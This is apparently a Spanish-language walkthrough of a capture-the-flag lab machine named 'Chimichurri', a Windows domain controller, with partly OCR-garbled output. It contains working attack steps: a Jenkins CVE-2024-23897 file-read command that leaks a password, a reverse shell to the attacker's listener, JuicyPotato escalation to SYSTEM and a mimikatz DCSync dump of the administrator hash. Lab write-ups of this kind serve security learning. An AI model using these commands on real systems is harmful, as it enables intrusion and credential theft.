CHIMICHURRI




Realizando el escaneo de nmap, tenemos cositas interesantes, comenzando con el servidor de jenkins abierto en el puerto 6969.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 14:14 CET Nmap scan report for 192.168.200.4 Host is up (0.00037s latency).
Not shown: 65510 closed tcp ports (reset)
              STATE SERVICE
                                          VERSION
PORT
53/tcp
              open domain
                                          Simple DNS Plus
                                          Microsoft Windows Kerberos (server time: 2024-11-29 13:15:57Z)
Microsoft Windows RPC
Microsoft Windows netbios-ssn
88/tcp
              open kerberos-sec
135/tcp
              open msrpc
             open netbios-ssn
open ldap
139/tcp
389/tcp open ldap
efault-First-Site-Name)
                                          Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: D
              open microsoft-ds?
445/tcp
464/tcp
              open kpasswd5?
593/tcp
              open ncacn_http
                                          Microsoft Windows RPC over HTTP 1.0
636/tcp
             open
                      tcpwrapped
3268/tcp open ldap
efault-First-Site-Name)
                                          Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: D
3269/tcp open tcpwrapped
5985/tcp open http
                                          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  _http-server-header: Microsoft-HTTPAPI/2.0
  _http-title: Not Found
6969/tcp open http
                                          Jetty 10.0.11
  http-robots.txt: 1 disallowed entry
  http-server-header: Jetty(10.0.11)
  _http-title: Panel de control [Jenkins]
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
  http-title: Not Found
49664/tcp open msrpc
49665/tcp open msrpc
                                          Microsoft Windows RPC
Microsoft Windows RPC
49666/tcp open msrpc
                                          Microsoft Windows RPC
Microsoft Windows RPC
49668/tcp open
                      msrpc
                                         Microsoft Windows RPC
49669/tcp open msrpc
49670/tcp open ncacn
49671/tcp open msrpc
                      ncacn_http
49674/tcp open msrpc
49680/tcp open msrpc
49691/tcp open msrpc
MAC Address: 08:00:27:D7:69:86 (Oracle VirtualBox virtual NIC)
```

Ejecutando un dirb básico obtenemos los siguientes enlaces.

```
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.200.4:6969/ -
==> DIRECTORY: http://192.168.200.4:6969/about/
==> DIRECTORY: http://192.168.200.4:6969/api/
==> DIRECTORY: http://192.168.200.4:6969/assets/
==> DIRECTORY: http://192.168.200.4:6969/computer/
==> DIRECTORY: http://192.168.200.4:6969/computers/
+ http://192.168.200.4:6969/configure (CODE:403|SIZE:587)
+ http://192.168.200.4:6969/delete (CODE:200|SIZE:11246)
+ http://192.168.200.4:6969/error (CODE:400|SIZE:6556)
+ http://192.168.200.4:6969/exit (CODE:405|SIZE:6964)
+ http://192.168.200.4:6969/favicon.ico (CODE:200|SIZE:17542)
+ http://192.168.200.4:6969/index (CODE:200|SIZE:11987)
+ http://192.168.200.4:6969/log (CODE:403|SIZE:554)
+ http://192.168.200.4:6969/login (CODE:200|SIZE:1579)
+ http://192.168.200.4:6969/logout (CODE:302|SIZE:0)
+ http://192.168.200.4:6969/main (CODE:500|SIZE:6854)
==> DIRECTORY: http://192.168.200.4:6969/manage/
+ http://192.168.200.4:6969/me (CODE:403|SIZE:552)
==> DIRECTORY: http://192.168.200.4:6969/people/
==> DIRECTORY: http://192.168.200.4:6969/properties/
==> DIRECTORY: http://192.168.200.4:6969/queue/
+ http://192.168.200.4:6969/robots.txt (CODE:200|SIZE:71)
+ http://192.168.200.4:6969/script (CODE:403|SIZE:560)
==> DIRECTORY: http://192.168.200.4:6969/search/
+ http://192.168.200.4:6969/secured (CODE:401|SIZE:0)
==> DIRECTORY: http://192.168.200.4:6969/timeline/
==> DIRECTORY: http://192.168.200.4:6969/widgets/
```

Buscando por las urls, encontramos un usuario:



Aunque por el momento, por esa vía no avanzamos.

Como en la salida de nmap detectó que la víctima tenía instalado el protocolo smb, vamos a echar un vistazo a ver lo que nos encontramos.

```
Host script results:
| smb2-time:
| date: 2024-11-30T13:31:00
|_ start_date: 2024-11-30T10:43:25
|_nbstat: NetBIOS name: CHIMICHURRI, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d7:69:86 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: -2s
```

Ejecutando smbclient, vemos que con anónimo podemos acceder a un recurso compartido llamado "drogas"

```
Executing smbclient -L 192.168.200.4 -N
        Sharename
                          Type
                                     Comment
         ADMIN$
                          Disk
                                     Admin remota
        C$
                          Disk
                                     Recurso predeterminado
        drogas
                          Disk
                                     IPC remota
        NETLOGON
                          Disk
                                     Recurso compartido del servidor de inicio de sesión
                          Disk
                                     Recurso compartido del servidor de inicio de sesión
         SYSV0L
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.200.4 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Executing enum4linux -a 192.168.200.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Nov 30 14:32
:04 2024
```

Y dentro de ese recurso compartido vemos que existe un fichero llamado credenciales .txt.

Lo descargamos y abrimos.

```
smb: \> get credenciales.txt
getting file \credenciales.txt of size 95 as credenciales.txt (92.8 KiloBytes/sec) (average 92.8 KiloBytes/sec)
smb: \> exit

$ cat credenciales.txt
Todo es mejor en con el usuario hacker, en su escritorio estan sus claves de acceso como perico
```

Usando un diccionario personalizado donde contiene las primeras 5000 lineas de rockyou + las palabras clave de la nota anterior averiguamos el login con el comando crackmapexec.

Con el usuario obtenido no es que se pueda hacer mucho con el puesto que vamos a buscar por otras vías. Algunos ejemplos de lo comprobado.



Aunque previamente en el puerto donde se ubica jenkins no dimos avanzado al encontrar una contraseña para el usuario, también estaba en la página principal la propia versión de la aplicación.

REST API Jenkins 2.361.4

Buscando esa versión por la red vemos que hay una vulnerabilidad asociada a CVE-2024-23897 que consiste en que por un fallo es posible leer contenido de ficheros sin permiso. Previamente teníamos la pista de que en el directorio Desktop del usuario hacker existe un fichero con el nombre de perico, vamos a comprobarlo.

```
(kali kali) [~/chimichurri]
$ java | jar jenkins-cli.jar -s http://192.168.200.4:6969/ -http connect-node "@c:\Users\hacker\Deskto
p\perico.txt"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ERROR: No such agent "hacker:Perico69" exists.
```

¡Tuvimos suerte! Si por ejemplo intentamos poner otro fichero que no sea perico.txt nos devolverá un error el cual nos dirá que no existe.

```
$\int \text{java -jar jenkins-cli.jar} -s \text{http://192.168.200.4:6969/} -http connect-node "@c:\Users\hacker\Desktop\credenciales.txt"

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: No such file: c:\Users\hacker\Desktop\credenciales.txt
    java -jar jenkins-cli.jar connect-node NAME ... [-f]

Reconectarse con un nodo

NAME : Agent name, or empty string for built-in node; comma-separated list is supported

-f : Cancel any currently pending connect operation and retry from scratch (default: false)
```

Ahora que tenemos el usuario vamos a probar de nuevo intentar loguearnos aprovechando el servicion de WinRM.



Como trabajar desde aquí no resulta muy cómodo, vamos a generar una reverse shell para trabajar más cómodamente.

```
*Evil-WinRM* PS C:\Users\hacker\Documents> ./shell.exe
```

```
listening on [any] 9999 ...
connect to [192.168.200.3] from (UNKNOWN) [192.168.200.4] 52952
Microsoft Windows [Versi@n 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\hacker\Documents>
```

No tenemos privilegios para ver la flag del usuario hacker.

```
C:\Users\hacker\Desktop>type user.txt
type user.txt
Acceso denegado.
```

Tampoco tenemos privilegios para ejecutar systeminfo.

```
C:\Users\hacker\Desktop>systeminfo
systeminfo
Acceso denegado.
```

Pero si nos permite ejecutar get-computerinfo.

```
PS C:\Users\hacker\Documents> get-computerInfo
WindowsBuildLabEx
                                                           14393.693.amd64fre.rs1 release.161220-1747
WindowsCurrentVersion
                                                          6.3
                                                          ServerDatacenter
WindowsEditionId
WindowsInstallationType
WindowsInstallDateFromRegistry
                                                           6/9/2024 11:15:58 AM
WindowsProductId
                                                           00377-90019-01998-AA059
WindowsProductName
                                                          Windows Server 2016 Datacenter
WindowsRegisteredOrganization
WindowsRegisteredOwner
                                                           Usuario de Windows
                                                           C:\Windows
WindowsSystemRoot
```

Buscando por la red formas de escalar privilegios con esa built en concreto para Windows server 2016 encontramos que existe una herramienta muy bien valorada llamada juicyPotato. Vamos a descargarla en nuestra máquina atacante para posteriormente pasarla a la víctima para su ejecución.



Como esta herramienta necesita un algo para poder ejecutar con privilegios de system vamos a usar la shell.exe que realizamos previamente.

```
Evil-WinRM PS C:\Users\hacker\Documents> ./juicyPotato.exe -t * -p shell.exe -l 443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 443
.....
[+] authresult 0
[4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

¡Y escalamos!

```
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

Tal y como están los permisos configurados, solo el usuario administrador puede leer los ficheros que contienen las flags.

```
C:\Users\Administrador\Desktop>type root.txt
type root.txt
Acceso denegado.
```

```
C:\Users\hacker\Desktop>icacls user.txt
icacls user.txt2john
user.txt cCHIMICHURRIO\Administrador:(RX)
```

Para "escalar" al usuario administrador podríamos simplemente cambiar la contraseña del mismo y luego acceder con evil-winrm como admin con la contraseña actualizada. En nuestro caso, lo que hicimos fue dumpear el hash con la herramienta mimikatz.

```
mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
"A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gent
     #####
                                                                ( benjamin@gentilkiwi.com )
        \ ##
                        / ##
                                                                 ( vincent.letoux@gmail.com )
       v ##'
                        > http://pingcastle.com / http://mysmartlogon.com
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # lsadump::dcsync /user:Administrador
[DC] 'chimichurri.thl' will be the domain
[DC] 'CHIMICHURRI.chimichurri.thl' will be the DC server
[DC] 'Administrador' will be the user account
Object RDN
                              : Administrador
** SAM ACCOUNT **
SAM Username
                                 Administrador
Account Type : 300000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 01/01/1601 1:00:00
Password last change : 15/08/2024 9:44:47
Object Security ID : S-1-5-21-3046175042-3013395696-775018414-500
Password last change:
Object Security ID:
Object Relative ID:
Credentials:
   Hash NTLM:
ntlm- 0:
      ntlm- 1:
ntlm- 2:
      ntlm- 3:
                                                                                                                    VBox GAs
      ntlm- 4:
      ntlm-
```

Una vez obtenemos el hash, podemos ir a la página hashes.com y probar suerte.



Y ahora sí que sí, entrando nuevamente con evil-winrm con el usuario administrador, vamos a por las flags.

